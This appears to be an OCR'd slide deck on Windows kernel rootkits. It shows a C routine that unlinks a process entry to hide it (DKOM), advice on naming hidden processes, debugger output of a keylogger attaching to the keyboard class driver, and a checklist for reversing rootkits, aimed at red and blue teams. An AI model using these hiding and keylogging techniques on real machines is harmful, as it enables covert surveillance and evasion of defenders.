
Why the last 2 lines of code?

```
void RemoveEntryFromList(PLIST_ENTRY64 list) { // generic algo for procs and drivers

    PLIST_ENTRY64 prev  = (PLIST_ENTRY64)list->Blink;
    PLIST_ENTRY64 after = (PLIST_ENTRY64)list->Flink;

    prev->Flink  = (ULONGLONG) after;
    after->Blink = (ULONGLONG) prev;

    // This part is the difference to RemoveEntryList(...) at wdm.h
    list->Blink = (ULONGLONG)list;
    list->Flink = (ULONGLONG)list;

    return;
}
```

# DKOM – DIRECT KERNEL OBJECT MANIPULATION

Hiding a process (by name) | Red Team operational considerations


PUCHAR PsGetProcessImageFileName(PEPROCESS); // No good !



# DKOM – DIRECT KERNEL OBJECT MANIPULATION

Hiding a process (by name) | Red Team operational considerations


Grabbing the UNICODE “full name”:




- Pick long random password-like names for the process you want to hide.

# DEMO #1


## ROOTKIT IN ACTION



# MISSION: KEYLOGGER


# KEYLOGGER

Normal session…



# KEYLOGGER

Normal session…




# KEYLOGGER

Normal session…


# KEYLOGGER

RDP connection…



# KEYLOGGER

Normal session + RDP session…



# KEYLOGGER

Normal session + RDP session…

```
Command
0: kd> dt nt!_driver_object  ffff908ddb367d50
   +0x000 Type             : 0n4
   +0x002 Size             : 0n336
   +0x008 DeviceObject     : 0xffff908d`e390ac90 _DEVICE_OBJECT
   +0x010 Flags            : 0x412
   +0x018 DriverStart      : 0xfffff805`34780000 Void
   +0x020 DriverSize       : 0x14000
   +0x028 DriverSection    : 0xffff908d`db342230 Void
   +0x030 DriverExtension  : 0xffff908d`db367ea0 _DRIVER_EXTENSION
   +0x038 DriverName       : _UNICODE_STRING "\Driver\kbdclass"
```

```
Command
0: kd> dt nt!_device_object 0xffff908d`e390ac90
   +0x000 Type             : 0n3
   +0x002 Size             : 0x2d0
   +0x004 ReferenceCount   : 0n0
   +0x008 DriverObject     : 0xffff908d`db367d50 _DRIVER_OBJECT
   +0x010 NextDevice       : 0xffff908d`db3b6a90 _DEVICE_OBJECT
   +0x018 AttachedDevice   : (null)
```

```
Command
0: kd> dt nt!_device_object 0xffff908d`db3b6a90
   +0x000 Type             : 0n3
   +0x002 Size             : 0x2d0
   +0x004 ReferenceCount   : 0n0
   +0x008 DriverObject     : 0xffff908d`db367d50 _DRIVER_OBJECT
   +0x010 NextDevice       : (null)
   +0x018 AttachedDevice   : (null)
```

Normal session + RDP session + Keylogger


```
Command
0: kd> dt nt!_driver_object  ffff908ddb367d50
   +0x000 Type             : 0n4
   +0x002 Size             : 0n336
   +0x008 DeviceObject     : 0xffff908d`e30722f0 _DEVICE_OBJECT
   +0x010 Flags            : 0x412
   +0x018 DriverStart      : 0xfffff805`34780000 Void
```

```
Command
0: kd> dt nt!_device_object 0xffff908d`e30722f0
   +0x000 Type             : 0n3
   +0x002 Size             : 0x2d0
   +0x004 ReferenceCount   : 0n0
   +0x008 DriverObject     : 0xffff908d`db367d50 _DRIVER_OBJECT
   +0x010 NextDevice       : 0xffff908d`db3b6a90 _DEVICE_OBJECT
   +0x018 AttachedDevice   : 0xffff908d`e22c54b0 _DEVICE_OBJECT
   +0x020 CurrentIrp       : (null)
```

[…]

# KEYLOGGER

Before…




After…


# DEMO #2

## KEYLOGGER IN ACTION

# REVERSING ROOTKITS: WHY?

- (Red Team / mal dev) Debug your own code
- Debug actual rootkit malware:
  - (Red Team / mal dev) Understand how someone did something and maybe implement it in a better/stealthier way
  - (Blue Team / forensics) How advanced is an attack?
- (Red Team / research) Debugging rootkits is very much the same as debugging legit drivers looking for kernel exploitation


# REVERSING ROOTKITS: STATIC ANALYSIS



# REVERSING ROOTKITS: STATIC ANALYSIS


- Find DriverEntry
- Device object created ? Name and dev extension ?
    - RE device extension
- IRP dispatch handlers
- Find all IOCTL codes and determine corresponding functionality
- Attaches to anything ?
- Find timers, completion routines, callbacks, system threads, DPCs, work items, etc.
- And… make sense of it all :)

# REVERSING ROOTKITS – DYNAMIC ANALYSIS



